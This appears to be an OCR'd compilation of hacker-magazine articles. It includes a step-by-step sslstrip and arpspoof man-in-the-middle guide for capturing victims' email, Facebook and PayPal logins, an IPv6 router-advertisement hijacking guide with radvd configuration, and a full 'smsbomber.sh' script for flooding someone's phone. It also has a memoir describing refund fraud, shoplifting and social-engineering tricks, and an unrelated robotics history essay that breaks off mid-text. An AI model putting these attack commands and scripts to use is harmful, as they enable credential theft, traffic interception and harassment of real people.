We will be using Backtrack to perform this task, as I have said. Backtrack can be found at `http://www.remote-exploit.org/back➥track.html`. The operating system can be booted from virtual machines, CD-ROMs, USB devices, and more. I currently use a virtual machine and a USB device. The USB way is the simplest, so here's how to get Backtrack installed on your computer using a USB device (assuming you're running Windows). First, you will need a USB device. It should be at least a gigabyte, because Backtrack's ISO image is about 800 megabytes and, if you download Backtrack4 pre-final (the one with all the tools), it's over a gigabyte. After you have a USB drive, you need to download Backtrack's ISO image. Visit Backtrack's download page at `http://www.➥remote-exploit.org/backtrack_➥download.html`. I suggest getting Backtrack4 pre-final because it comes with all the tools we will be using. You can download it from the official download page or do a torrent search for Backtrack 4 pre-final (bt4-pre-final.iso).

Now, while you're downloading the ISO image, you will need to pick up a tool to burn the image to the USB device. You can use a tool like ISO Buster, or UNetbootin. I use UNetbootin, so I would recommend downloading that. You can find it at `http://unetbootin.➥sourceforge.net/`. Once you have UNetbootin and the Backtrack ISO image, plug your USB drive into the computer and open up UNetbootin. Select the option 'Diskimage" and browse for the ISO image file you just downloaded. UNetbootin should have recognized your USB drive and have it selected in the drop down list box, down at the bottom. After you have selected the ISO image file and have the USB drive ready to go, hit the Ok button and Backtrack will be installed on your USB drive.

To perform this man-in-the-middle attack, we will also be using the tool sslstrip, which can be found at `http://www.thoughtcrime.➥org/software/sslstrip/index.html` (if you are using Backtrack4 pre-final, it is pre-installed). What sslstrip does is listen on a numbered port and then strip the SSL connection, before passing it back to the victim. Before we get to sslstrip, though, we first need to redirect the traffic using the tool arpspoof which can be found at `http://www.monkey.org/➥~dugsong/dsniff/`. Arpspoof will pick out HTTP and HTTPS traffic from the network and redirect the data to a numbered port. Finally, after redirecting the traffic, you can extract the needed data using sslstrip.

Now that you have Backtrack installed on the USB drive, reboot your computer and select from the boot menu the USB drive which you have installed Backtrack on. Boot up and type in your username and password. By default, user=root and password=toor. If you're new to Backtrack, and I imagine you are, go ahead and start up a GUI using the `startx` command, and wait for Backtrack to load up.

Now assuming you already have an Internet account, wireless or Ethernet based, you can start networking by opening a shell and typing: either `/etc/init.d/Networking start` or `dhclient`, which will configure your networking interface. You can then view the appropriate connection by typing in `ifconfig` for Ethernet cards or `iwconfig` for wireless cards. For example, I type `ifconfig eth0 up`, which configures Backtrack to use my Ethernet connection. There are other ways to configure your network and gain

Internet access. For more information, check out the Backtrack Forums at `http://forums.➥remote-exploit.org/`.

Alrighty, now that you have set up Backtrack, you need to set up your machine to act as

a router so that it can accept connections and forward traffic from the victim to the destination. First you need to set a port to receive any data coming in on port 80. Let's use port 8080. The file we will be changing is `etter.conf`. To set the port to 8080, open a shell and type:

```
iptables -t nat -A PREROUTING
➥ -p tcp --destination-port 80
➥ -j REDIRECT --to-port 8080
```

You can also type `kate /etc/etter.conf`, which will open the program kate and the file `etter.conf`. Scroll down to where it says `redir_command_on/off`. Where it says linux, below you can also edit the port to 8080, or whatever port you may choose. Now we have established that any traffic coming in on port 80 will be directed to 8080. Which is important in later steps because we will be using sslstrip to listen in on that particular port (8080).


Now we want to allow connections to be forwarded through our computer. So to forward the traffic through the system, in the shell type: `echo "1" > /pro/sys/netipv4/ip_forward`. which will allow connections to be received and then forwarded on.

Finally we start the man-in-the-middle attack! We will use arpsoof here, which will keep us hidden from the victim, allowing us to become any IP address on the local network. Now I have not selected a victim yet, so I will use a random IP address for show. So in the shell type: `arpspoof -i eth0 -t 192.168.1.17 192.18.1.1`. -i means interface and eth0 is interface that I am using, yours may be different. wlan0 is another common one. -t means the target IP address, 192.168.1.17, and 192.168.1.1 is the gateway that we want to disguise ourselves as. If this works, you will see in the shell the gateway 192.168.1.1 as our computer's MAC address.

Essentially, we have now done the attack! sslstrip will redirect the traffic from the victim and send the data which was suppose to be encrypted to the destination and to us. Now it's just a matter of waiting for the right data, like HTTPS, which is for inputs like webmail and signing in and out of accounts, to come in.

Once the victim has checked his or her e-mail, Gmail, Facebook, PayPal, etc. sslstrip will log the data and we can view it in another shell, because you want to continue to "poison" the IP address in the first window. So open a new shell and type: `sslstrip -a -l 8080`. -a means it will log all data. -l means it will log all HTTP and HTTPS data, which we have specified to 8080. To view, simply open a new shell and type `cat sslstrip.log`, which is the default log file sslstrip makes. Or you can just go to your sslstrip directory and open `sslstrip.log`. Look for text like "sign-in, username, password, passwd, value." Nonetheless, you should still have data in your log file.

You don't have to use sslstrip. You can also use ettercap to view the data. Open a new shell and type: `ettercap -T -i eth0` (or your correspoding interface). -T means text only and -i means the interface. This should bring the data right into the shell window, if done properly.



The Hacker Perspective

by Barrett D. Brown

I am a hacker. I am not famous, infamous, or even well known. But I have always been a hacker. For over a decade, I've vainly sought attention and recognition from the supposed "elite" hackers, trying to get them to admit me to some secret club I imagined they had. I tried chatting on IRC, going to *2600* meetings, trading "secrets," hanging out with already famous hackers, and many various other exploits and pranks done with the intent to impress - trying to become a "hacker." None of that made me a hacker, though I wouldn't realize that until the end. Let me start at the beginning....

I was in third grade when I first came across the book *Cyberpunk* by Katie Hafner and John Markoff in a used bookstore. It was there that I learned about Kevin Mitnick and that member of the Chaos Computer Club who was working for the KGB. I got my first vague impression about what it meant to be a "hacker." From that moment on, I was obsessed and wanted more than anything to be one. I was already into computers, having grown up with a succession of Apples. First the Apple IIe, then the Apple IIGS, then the first Macintosh, etc. I was lucky to be in an upper middle class family that could afford to keep replacing computers every year or two, when the newest one came out. But *Cyberpunk* made me realize that computers could connect and, when they did, very amazing things could happen. It was all up to the user. This revelation led me to the *Anarchist Cookbook* and many other individualists' classics.

My mother got me a 300 baud modem and I connected to the Internet by finding "Netcom," one of the very few ISPs that existed in the Yellow Pages. The Internet was command line only, with Gopher, Archie, and the amazingly powerful Finger. But perhaps most importantly it gave me access to BBSes and finding the right ones could lead to all sorts of information from credit card numbers to pirated games to lists of war-dialed numbers. The list of things one could access was virtually infinite. It was all up to the user. It was all up to me.

Eventually, the World Wide Web came along and with it my parents subscribed to a brand new service called "America Online," which had chat rooms where you could talk to all types of people. I quickly learned that there was a "User Profile" where you could enter information about yourself that others could see, rather like the Finger command. I made an account where I was a 30-year-old lawyer and part time television actor. At 12 years old, I would sometimes stay up all night chatting on AOL with adult women who thought I was a 30-year-old actor! I would find teachers online and get them to write my school papers for me (cut and paste!) just by asking them questions. Oh, the fun that could be had on AOL, if only one knew how to find the loopholes, how to explore. I soon found any free game I wanted to download and lists with phone numbers for "pirate" and "hacker" BBSes. Most of them would be busy when I tried or wouldn't give me an account. My budding as a hacker did not go easily. I just didn't seem to fit in.

Let me say here that computer, phone, and program hacking did not and still does not come naturally to me. I have met computer whizzes to whom binary was like a natural second language, but I was not a fast learner, could not learn programming, and was usually too scared to try anything patently illegal. Nevertheless, I wanted to be a hacker so badly that I made a motto for myself: "Whatever I lack in skill, I will make up for with persistence." This motto has served me well. I would bang my head against something over and over and over until I got it. Eventually, I always got it, even if it took years.

Outside of the computer and phone world, I was known as an incredibly precocious teenager whom the majority of teachers could not stand. I could cheat my way through most classes and figure out how to pass tests through process of elimination and how the test was framed, I could social engineer my way into getting friends out of assignments and class with forged notes and phone calls from their "parents," and on and on. In high school, I was elected freshman class president, even though I was virtually unknown, by putting up posters that said "Vote For Me and I'll Give You a Piece of Cheese." When it came time to speak to the school, my opponents talked about changing policy and blah, blah, blah. I had a stack of Kraft singles which I handed out. I won by a landslide to the principal's dismay and learned a lot about politics that day. I found high school classes were so boring and basic to me that I would often skip class to sit in on lectures at the University of California at Berkeley; the lecture halls at that prestigious University were so packed nobody ever noticed me sitting in on advanced lectures about neurology, chemistry,

and Egyptology.

Meanwhile, my parents were getting understandably distressed. Not only were they getting a divorce, but they did not understand me at all. All they knew was that I was skipping class and staying out all night going to nightclubs with 20- and 30-somethings. (As a side note, I've hung out with older people for most of my life. As a teenager, I looked and acted older than my age and older people always seemed to understand me better. Not only that, but they were more experienced in life and didn't make all the mistakes other people my age did, so I learned a lot from just being around them.) How did I get into 18 plus nightclubs at 14 years of age? I made fake IDs, of course, but also social engineering. I remember being in line for a club in San Francisco called "Winters Gone By" and the guy three people ahead of me in line was chatting with the bouncer. He said "Hey Jackal, great set the other night at Phantom," and Jackal let him right in. When my time came, I said the same thing and voilà, no ID check. Anyway, I wasn't a bad kid, but my parents didn't understand me, so they sent me away to a disciplinary boarding school on the other side of the country. I was only there a month, but I do remember one of the older students was a "real" computer hacker (after several years you were allowed access to computers, but not until they had "reprogrammed" you). He told me to just go with the program and keep my real life secret, but I couldn't stand it, so I ran away from the school to live on the streets.

I was 15 years old and my parents wanted me back, so they could send me away again. I was doing pretty well on the streets; I went to the local high school and hung out in the senior's lounge, meeting other kids who I could stay with. Without a GED, I would have to go back to high school and I didn't want to do that, so I went to Berkshire Community College. They said I could get in without a high school diploma, but I had to take some tests. No problem. A few tests later, I was in college and my parents were amazed. Throughout this time, I continued to study computers, telephones, hacking, hackers, and intelligence agencies, also learning how to use the new Microsoft Windows and DOS operating systems.

After a year of community college and homelessness, I was getting a bit bored again and missed the excitement of the lectures at UC Berkeley. I told my father I wanted to go there and he just laughed saying, "If you can get into UC Berkeley, then I'll pay for it." I was 16 years old without a diploma; he thought I didn't have a chance. So, after hitchhiking across the U.S. to get back to California, I began to study the UC Berkeley admissions system, allegedly one of the hardest colleges to get into. What I found were two things. First, there was a particular path of admissions properly called "Special Admissions," for students who do not meet the regular qualifications for admission, but had some other skill (like football star or a physics genius). That was one way to go, but the second was called "Concurrent Enrollment," and all that took was some paperwork signed by the teacher of the class (and money of course). So, after a couple of piles of paperwork and the social engineering of a few teachers, I was taking classes at UC Berkeley at 16, with no high school diploma, and only a year of mediocre grades from a small community college. One of the classes was a graduate level course on the works of John Milton with only five other students. Not bad for a homeless dropout delinquent. My father was shocked, but he kept up his end of the bargain and paid.

Finding a small room near campus, I began my two year stint at UC Berkeley. It was around this time that I discovered *Phrack*, *2600*, and LSD. All three changed me, but LSD possibly changed me the most. After taking my first dose, I was so amazed that my mind's perception could be changed so radically that I dedicated myself to experimenting with chemicals. I even took Neuroscience 101, so I could learn about neurons, synapses, and the various neurotransmitters that were being affected by the chemicals I was taking. Figuring out that drinking nettle tea while LSD was wearing off increased the amount of serotonin, making the comedown easier. I didn't realize it at the time, but what I was doing was hacking my own mind. Since "all you touch and all you see is all your life will ever be" (Pink Floyd), I wanted to make sure I experienced every state of mind possible before I died, adding meditation and Yogic Pranayama (breath control) to the list of personal curriculum. I couldn't believe that so many people on the earth lived and died without ever experiencing these altered states of consciousness. Of course, at the time I didn't realize that even things like "love" and "depression" are altered states, but I digress.

A few things that I didn't study were addiction, tolerance, and withdrawal. I still can't place exactly when it happened, but somewhere along the line my "experimentation" with chemicals and perspective stopped and some "addictions" began. I used less LSD, mushrooms, meditation, DMT, 2C-B, ketamine, and other mind altering substances and more methamphetamine (speed), diacetylmorphine (heroin), alcohol, and cannabis (pot), which to me were total body altering substances. Naturally, my grades at UC Berkeley began to fall and by the time I turned 18, I was cut off from my family and living on a friend's couch.

I realized some of my chemical problems and cut out the worst of them to the best of my ability and set about getting a job for myself. My love of hacking and knowledge of computers still intact, I set out to find a job working for a phone company. I dumpster-dived at a few central offices to get the names of some telephony

programs, tools, and other jargon I could use to social engineer my way into a job. I went through all the wanted ads and tailored my resume for each position, then went directly to the telephony building without an appointment and introduced myself. If the job was working on a 5ESS switch, I went on the net, to the library, the bookstore, and anywhere else to study up on it. Then I lied to the hiring manager, using whatever keywords I'd memorized to pretend I was perfect for the job. One particular long distance carrier needed a telephone switch engineer who also was a Windows NT admin who could run an SQL server. I had no idea about SQL anything, but an hour before the interview, I was in Borders bookstore boning up on it, preparing to lie my butt off. Sure enough, it worked, but the company wanted me in Los Angeles. I had nothing to lose and was so excited to be working for a real telco at an actual switch that I accepted gladly and moved right down to southern California.

Looking back, that was one of the best jobs I ever had, but I didn't know it at the time because it was my first real job. Ironically, I found out that the company lied in the interview just as much as I had. (Later, I would learn that this was just par for the course in the corporate world!) They didn't need SQL anything, or even a Windows NT admin. Everything they needed me to do, I learned right there working on an Alcatel 600E switch, routers, and T1 lines. I thought my hacking dream had finally come true! I could write an article for *2600* on this stuff, call Pac Bell as a legitimate associate, have dial-up access to CO switches all around the country, etc. The problem was that I was so busy working and learning that I never had time to do anything illicit. Listening in on customer phone calls was part of the job (to test for line quality), so I never needed to do it illegally, though I did learn a lot about human nature after listening to hours and hours of phone calls. I also learned how many switches the average long distance phone call goes through, this also being the time that many telcos were trying to change to a packet switching model, à la Internet. So I worked 60 hours a week, became more proficient at phone networks, SS7, routers, and Unix. I read *Phrack* and *2600* in my off hours and I had more money than I knew what to do with. I bought a lifetime subscription to *2600,* something I've never regretted.

In the rare hours I had when I wasn't working, I was so tired of working on computers and the phone network that I didn't really want to touch them. I played games, I drank a lot, wrote letters to congress about Kevin Mitnick, and did what I could to support the EFF (Electronic Frontier Foundation). Despite all of this, I still did not feel like a hacker. I tried going to the Computer Learning Center for night school to study "client-server networking," which turned out to be a joke. CLC was a vocational trap school to fool ignorant people into thinking they could be mighty system admins after taking their classes, whereas in reality, they taught nothing useful (hey, I learned some mean COBOL programming!), while tricking their students into taking out huge loans because "one day they would be highly paid system administrators." I dropped out after not too long. Later, CLC was sued for fraud and lost.

After my first year in corporate land, I had a solid resume and was deeply depressed. I did not want to be in telco for the rest of my life and that seemed to be how it was going. So I took some time off, traveled around the country trying various things like train-hopping, squatting, and shoplifting. I'm an average looking white guy and my first shoplifting exploit was pretty simple and not yet illegal. The idea just came to me one day when someone mentioned that a well known pharmacy gave cash back for returned items. I happened to have a receipt for a package of condoms in my wallet, $10.99, which was almost exactly how much I was short for a Greyhound bus ticket. I walked into the pharmacy, took a package of condoms off the shelf that matched the receipt, and brought it to the counter to be returned. They called for the manager and I gave her an Academy Award winning act where I said, looking down at my feet very nervously, "um, I bought these condoms, um and I am really small down there, oh, um, I mean they are too big, uh, can I just return them?" She was so embarrassed that she gave me a small form to fill out and asked for my ID. I pulled out my ID and laid it down on the glass counter, but I wrote something totally different on the form. She didn't even notice. She just put the form away and gave me the money. I ended up doing this many times and never once did a manager check the info I wrote against the ID.

I'm not proud of this and I could try to justify it by saying that they were insured and didn't really lose any money, or that I shopped there a lot and a little bit of the money I paid them every time I went in there went to theft insurance so I was just taking what was mine anyway, but none of that changes the fact that it was wrong and now illegal. I tried this trick a few more times when I was desperate, and it almost always worked. When it didn't work, the managers usually just took the product and the receipt and told me to leave the store; since I hadn't taken the product out of the store, it wasn't technically theft. They didn't even have a name for it yet. I thought I was pretty bright and the first person to ever think of this and started going through the trash outside the pharmacies for expensive receipts, because I noticed that very often a customer threw away their receipts there as soon as they left the store, and I'd come out with a large handful. There were so many pharmacies in metropolitan areas and each pharmacy had a certain number of managers: a day manager, a night manager, a weekend manager, a substitute manager, and,

of course, newly hired managers. By keeping track and rotating stores, I could make a good living doing just this. Before too long though, I had to start wearing costumes as the managers all knew me, and finally a law was passed against it - something like identity fraud - and I was sent to jail.

In jail, I found out that I was not the first person to discover this trick at all. It was very well known, and I was really just a common petty thief. The only thing special about my trick was the manager rotation and using receipts that make people naturally uncomfortable (like condoms). The reason I'm writing it here for all you hackers is because it's long over. Now it's just an example of an old loophole that has been fixed. In my first long jail stint, I learned about other small time society tricks to get fast money, or "licks," as they are called by many petty criminals. I met a few big-time identity thieves who also read *2600* and we had a lot of great conversations, but I never wanted to take my computer use that far to the dark side.

When I got out of jail, I became a small time con man and shoplifter. The method of shoplifting that put me a head above the rest was this: I'd dress up nice in a suit with glasses, an average rich-looking white guy with short hair. Then, I'd send my grungy looking African-American associate into the store ahead of me to pretend that he was shoplifting. Without fail, the store security would tail and focus on the African-American, even when the guards were African-American themselves, while I proceeded to clean the store out of small valuable items which I usually took out in the McDonald's bag I brought in with me. This is just one example of how society's norms and mores can be used to its own disadvantage. I've never hacked into a highly secure computer that was not a friend's, so I can't be sure, but I'm willing to bet that the adrenaline rush is the same that I got from shoplifting and con jobs. Making a thousand dollars in five minutes gave me an incredible adrenaline high that I got very addicted to. Naturally, too much success leads to sloppiness and criminal associations always seem to end badly and I ended up in jail too many times, so I had to stop doing that before I ended up going to prison....

That all ended about five years ago. Since then, I went back to college (as my love of academics has never changed), stopped my criminal life, and found a niche in society that I could fit into. I found working at the library and teaching people how to read infinitely more satisfying than working in the corporate world. It gave me back my free time to enjoy technology again. I found living humbly, serenely, and serving my fellow human beings to be of more value than a life of solitude, excitement, wealth, and danger. I've continued to receive my lifetime subscription to *2600* and even had a few articles accepted and published by them. There really is nothing quite like the knowledge that your words are being read by thousands of intelligent people. I've kept up my study of hackers and watched in horror as the world of nicks and small time groups like LOD, and "Hacking for Girliez" has disappeared, to be replaced by a generation scooped up by the NSA and other causes faster than you can say "l33t-0," and botnets controlled by the Russian Mafia, political leaders, and phishers from Nigeria.

What I've found that surprises me the most is that I am a hacker - that I have been one all along and never knew it. My entire life has been spent looking for loopholes, looking for a different way to do things, learning boundaries in order to break them experimentally, pushing the limits of my and others' reality, taking the paths least taken. Yes, I did some criminal things and I also paid for them. But the world also did some criminal things to me, and this is what I want to impart to the generations that come after me. There are data brokers, marketers, governments, secret agencies, politicians, and all sorts of other groups that are trying to change and control others. While I am still examining society, society is examining me. While I am trying to hack computer systems, some of them are trying to hack me back (quite literally these days). Corporate managers order their underpaid tech support people to do things the managers don't understand themselves. The CIA and the NSA farm out intelligence work to Blackwater and other private companies. The world is a very strange place and is becoming more so every day. Slowly but surely, the world is turning into "hack or be hacked." There are people who know, there are people who don't know, there are people who have power who are known, there are people who have power who are unknown, and there are all levels in between. Who you are is up to you. Which will it be?

Barrett D. Brown (Barrett.Brown@gmail.com) is a freelance writer, nonprofit public intelligence officer, and a lifelong student of many diverse subjects. He has attended academic institutions ranging from The University of California at Santa Cruz, The University of California at Berkeley, Sacramento City College, Berkshire Community College, and various other trade schools not even worth naming. To this day, he holds the lowest opinion of the most "prestigious" academic institutions and encourages anyone interested in serious study to stick to community colleges, the local library, collaboration with like-minded others, investigating sources, and taking everything one hears, sees, or reads with a large grain of salt. His web page can be found at http://barrett.chaosnet.org.

IPv6 Connection Hijacking and Scanning

by Farhan Al-Murādabādī

In this guide, I am going to explain how to redirect a user's connection to an arbitrary location and perform a practical network scan using IPv6. To understand the following content, the reader should be familiar with basic routing and IPv6 concepts.

Some background Information

If you are not aware, the Internet is moving from the current IPv4 (32-bit) addressing system to the IPv6 (128-bit) addressing system. In theory, this means 2^{128}-1 possible addresses, although most of that is wasted on routing. IPv6 is not simply a new addressing system, it comes with a robust suite of protocols to facilitate deployment schemes, transition, and configuration.

One of the protocols is known as IPv6 Router Advertisement. This protocol allows new clients on a network to receive the network prefix and router address without having to send out a DHCP request. This is performed by having a Router Advertisement daemon periodically emit a packet containing the 64-bit network prefix and the gateway address at semi-regular intervals. When a client machine intercepts the router solicitation packet, it auto-configures itself with the advertised information, thus allowing it to connect to the IPv6 internet. From an administrator's perspective, the main difference between this and DHCP over IPv4 is that clients do not need to alert every node on the network when they connect. Instead, a central server pushes out that information and updates are instantaneous.

Most modern operating systems automatically configure themselves upon receiving an IPv6 auto-configuration packet, including Windows, Linux, and FreeBSD. Many systems, including Windows, will prefer IPv6 over IPv4. This means that if a DNS query returns both an A record (IPv4) and an AAAA record (IPv6), it will prefer the IPv6 address before even attempting IPv4. Auto-configuration generally occurs without prompting the user. This is different than DHCP, where the user usually has to initiate the configuration in some way.

Currently, very few North American networks deploy IPv6. Most leave their IPv6 stacks latently unconfigured and have zero security around them.

Traffic Redirection Exploit

Can you already smell the vulnerability? A latent IPv6 stack is a goldmine for attackers. An attacker must simply deploy a router advertising daemon on a target network to have victims route IPv6 traffic through his self-assigned IPv6 gateway. From there, he can re-route or modify the traffic as he wishes. The following is a step-by-step guide of how to do this in Backtrack Linux:

1. Assign yourself an IPv6 address as follows:
```
ifconfig eth0 inet6
➥ 2001:db8:dead:c0de::1
```
2. Turn on IPv6 routing as follows:
```
sysctl net.ipv6.conf.all.
➥forwarding = 1
```
3. Download and install the Linux IPv6 Advertisement Daemon called radvd.
4. Configure the /etc/radvd.conf file to be something like:
```
interface eth0 {
 AdvSendAdvert on;
 MinRtrAdvInterval 3;
 MaxRtrAdvInterval 10;
 prefix 2001:db8:dead:c0de::/32{
  AdvOnLink on;
  AdvAutonomous on;
  AdvRouterAddr on;
 };
};
```

Now execute radvd as root and use "radvdump," another tool, to ensure that advertisements were sent out. With even a single packet, target clients on the network should have autoconfigured themselves, so if you are worried about getting noticed, now would be a good time to kill radvd! At this point, you should have the entire network routing its IPv6 traffic through 2001:db8:dead:c0de::1, which is you.

Now the real fun begins! When an IPv6 packet hits your kernel that does not belong to it, and no route is defined in the routing table, the kernel should respond with an ICMP "No Route to Host" packet, meaning, "This does not belong to me, and I don't know where to forward it." However, in this case, we want to claim packets that do not necessarily belong to us as our own. The best way to do this is to set your interface's address to the remote host you are trying to fake. For example, if you were trying to intercept data destined to 2001:db8:a11a:4::1, you would do:

```
ifconfig eth1 inet6 add
➥ 2001:db8:a11a:4::1
sysctl net.ipv6.conf.all.
➥forwarding = 1
```

Now, when a user connects to 2001:db8:a11a:4::1, the packets will be accepted by your machine. At this point, you can set up a fake web server or mailserver! Whatever is your fancy!

There is a problem with this: the vast majority of domain names do not use IPv6, and those that do use IPv6-specific hostnames, such as IPv6.google.com or IPv6.netflix.com. However, if the radvd folks decide to implement the experimental RFC 5006, allowing for DNS configuration, this will allow you to configure your targets with a malicious DNS server that manually sets the AAAA records of target sites. Such an attacker would have a lot more power.

Scanning an IPv6 Network

On a traditional IPv4 network, scanning even a class B network is a trivial exercise with nmap. However, given that site-level networks in IPv6 are 64-bits (larger than the entire IPv4 internet), a scan would be completely impractical.

Therefore, hackers are forced to find alternative ways to perform site-level scans. Here are a few:

1. Ping the multicast: One of the simplest ways is to ping the IPv6 multicast address and collect the link-local responses. This can easily be done by doing: ping6 FF02::1 -I eth0. It is worth mentioning that most Windows IPv6 stacks do not respond to IPv6 pings by default.
2. IPv6 link-local addresses prediction: Link-Local addresses are logically assigned based off of the MAC address on the interface card. If you can discern the hardware manufacturer of the target network, you can reduce the range you have to scan by millions. If your MAC address is 00:12:34:56:78:9A, this means your link-local address should be FE80::12:34FF:FE56:789A. And since the first three bytes of the MAC address (the organizationally unique identifier) are specific to a hardware manufacturer, you really only have 3 bytes of address space to scan. For example, if you are scanning a network whose hardware manufacturer is Novus Security, its link-local addresses should be FE80:: 1B:9DFF:FE:XX:YY:ZZ, where XX, YY and ZZ are the bytes in question. That reduces your scan from 64-bits to 48-bits. That's still a lot. But if the hardware manufacturer distributed the hardware sequentially, you might be able to narrow it down further.
3. While not quite the same, many IPv6 stacks automatically assign 6to4 tunnel addresses when they detect that the address they have been assigned is internet routable. These are addresses that are designed to help with the transition over to IPv6. They come in the following two formats: 2002:V4ADDR::1 or 2002:V4ADDR::V4ADDR, where V4ADDR is the IPv4 address in hexadecimal of the machine. An attacker could perform a scan on the 6to4 addresses. However, this would be very similar to a traditional IPv4 scan, and would likely even be picked up by IDS systems that do not check for IPv6.
4. Guess! Well, not quite. If you notice a pattern of either manually assigned or sequential addresses, then that should substantially narrow down your scanning range.

Closing

IPv6 is vastly underutilized in the US and, as mentioned earlier, a latent unconfigured IPv6 stack is a goldmine for hackers. This is just a short explanation of the many security holes that IPv6 potentially yields in networks.

In my opinion, the best way to prevent against this kind of attack is to either turn off Router Discovery on the clients (best done through a Windows GPO) or filter unsolicited packets at the switch-level. And if you do perform an attack, just imagine a clueless network administrator's surprise when he checks his logs and says, "That attack came from where?!"

In closing, free Tarek Mehanna and Ahmed Omar Abu Ali! They are both victims of the post 9/11 hysteria!

Gmail and SMS Gateway Fun

by Digicon

Due to the downturn in the economy, I found myself needing to save money by downgrading my phone services. With no data service for my phone, I could no longer get e-mail. In my search to get e-mail without a data plan, I found out about SMS gateways. An SMS gateway is a device or service offering SMS transit, transforming messages to mobile network traffic from other media or, vice versa, allowing transmission or receipt of SMS messages with or without the use of a mobile phone. With this, I could take my phone number @txt.att.net, forward my e-mail to that address with some filters, and I get my email back. Then I thought I could mess with my friends with an SMS denial of service. Remember, if your friend doesn't have unlimited texts, this could add up fast.

So here's my setup. In Ubuntu 9.04:

```
sudo apt-get install ssmtp
```

Then `nano /etc/ssmtp/ssmtp.conf` and add the following:

```
AuthUser=Your_Gmail_Account@gmail
  ➥.com
AuthPass=Your_Gmail_Password
FromLineOverride=YES
mailhub=smtp.gmail.com:587
UseSTARTTLS=YES
```

Copy the following script to a text file and name it `smsbomber.sh`:

```
#Begin Script
#!/bin/sh
echo Please, enter your number
read NUMBER
echo  Please, enter your short
➥ message
read MESSAGE
echo "Attacking $NUMBER"
echo Continue????? yes/no
read NEXT
if [ "$NEXT" = "no" ]; then
echo " Restarting"
./smsbomber.sh
elif [ "$NEXT" = "yes" ]; then
echo $MESSAGE > 1.txt
echo "How many sms messages to send"
➥ read SMS
echo "Number of seconds between
➥ messages"
read speed
         COUNTER=0
         until [ $SMS
-le  $COUNTER ]; do
  cat 1.txt | mail -s
➥ "SMSBomber" $NUMBER
  sleep $speed
        COUNTER=$(( $COUNTER + 1 ))
  echo "Attack $COUNTER of $SMS"
echo "Crtl+c to call off attack"
done
fi
#End Script
```

Then do `chmod 777` smsbomber.sh to make it executable, and to run just type `./smsbomber.sh` remembering to enter the number in the format `phone#@txt.att.net`.

Moving From Robotics To Artificial Intelligence

by MiracleMax

For anyone that grew up in the 20th century, the future promised the dawn of flying cars, jetpacks, and artificial intelligence companions. We watched them on television and in the movies. Cartoons such as The Jetsons and Futurama, movies including Forbidden Planet, and television series like Lost in Space paved the way for our preparedness for AI in everyday life. Yet here we are, nearly 10 years into the 21st century, no closer to welcoming these beings into our mist than we were in the last century.

For as long as we have written history, man has dreamt of creating machines to help accomplish difficult tasks. As those dreams have become realities, we have moved towards creating a new form of robot, one that possesses the Artificial Intelligence needed to solve problems. "The word 'robot' is often loosely used: it can denote nothing more than a box of electronic tricks able to automate some trivial task, or it may indicate a highly sophisticated humanoid system equipped, perhaps, with dexterous fingers to deal cards or play the harpsichord." (Simons 12) It wasn't until the year 1955 that the term "Artificial Intelligence" was created by John McCarthy and Marvin Minsky. They used this term "to describe modern computers with some ability to think like human beings." (Angela 41) The company iRobot has created several home robots that most people are familiar with. Priced anywhere from $99 to $500 each, people can bring Roomba, Scooba, Verro, Dirt Dog, or Looj into their homes to aid in vacuuming, floor washing, pool cleaning, shop sweeping, and gutter cleaning. All of these are time-consuming tasks that many of us do not enjoy. Many people look forward to the day when movie and television portrayals of artificial intelligence such as Data from the TV series Star Trek: The Next Generation and Sonny from the movie I, Robot become part of our everyday lives.

The history of robotics, or automaton, as it was called, is a long one. Many of the first robots were for entertainment purposes. When Archytas of Tarentum created "The Pigeon" in 420 BCE, it paved the way for future inventors. It was simply a wooden bird connected to a string which "flew," propelled by a jet of steam. In 200 BCE it is believed that the earliest "automata" was created by a group of Chinese artisans. Their contribution was a mechanical orchestra. Leonardo da Vinci is credited with creating the first known documented design for a robot in 1495 CE. While he never built his medieval knight, which was designed to mimic human movement, others later created similar robots based on his designs. It is during the Renaissance period that clockmaking lent its advancements to the further creation of more detailed automata in Europe.

In 1745, the first robot was made to help improve industrial advancements. Jacques de Vaucanson created a punch card driven loom, which was completely automated. Weavers of the French textile industry felt threatened by this new technology. His suggestions and invention were ignored until 1801, when Joseph Marie Jacquard re-introduced the automated loom, this time successfully.

In 1804, "The American engineer and inventor, Eli Whitney, introduces the concept of mass production, using interchangeable parts and the organized construction of subassemblies into complex manufactured items." (Angela 31) Using this new concept in his Connecticut factory, Whitney was successfully able to mass-produce rifles for post-Revolutionary War America. Whitney's changes to manufacturing lead to a new concept known as the assembly line.

In 1913, Henry Ford introduces the moving automotive assembly line to help make the Model T more affordable. George C. Devol, Jr., "The Grandfather of Industrial Robotics," expands on the assembly line idea in 1954 with his unimation device. "Devol's unimation is the first industrial robot, a system designed specifically to pick and place objects in a factory environment." (Angela 40) On December 29, 1959 Henry Ford's moving automotive assembly line is taken a step further with the introduction of the Unimate industrial robot at a General Motors die-casting plant. By 1961, the Unimate is unloading hot die-casts, cooling components, and delivering them to the trim press, creating greater efficiency on the assembly lines through a process called telecherics. PUMA (Programmable Universal Machine for Assembly) is introduced in 1978 by Unimation and it quickly becomes the standard for commercial telecherics.

In 1985, robots are introduced to the medical field with Dr. Yik San Kwoh's robot-software interface which allows the steady hand of a robot to perform delicate brain surgery, aided with the three-dimensional CT scan image to help guide the robot to the brain tumor. SRI is funded by The National Institutes of Health in 1990 to research the possibility of using robots in minimally invasive surgery and remote surgical tasks. Intuitive Surgical is formed in 1995 and creates "the medical technology necessary to apply modern telerobotic technologies to minimally invasive surgery and microsurgery." (Angela 50) By removing the chance of human error by replacing a shaky hand with a robot, the patient becomes safer and the procedure more accurate.

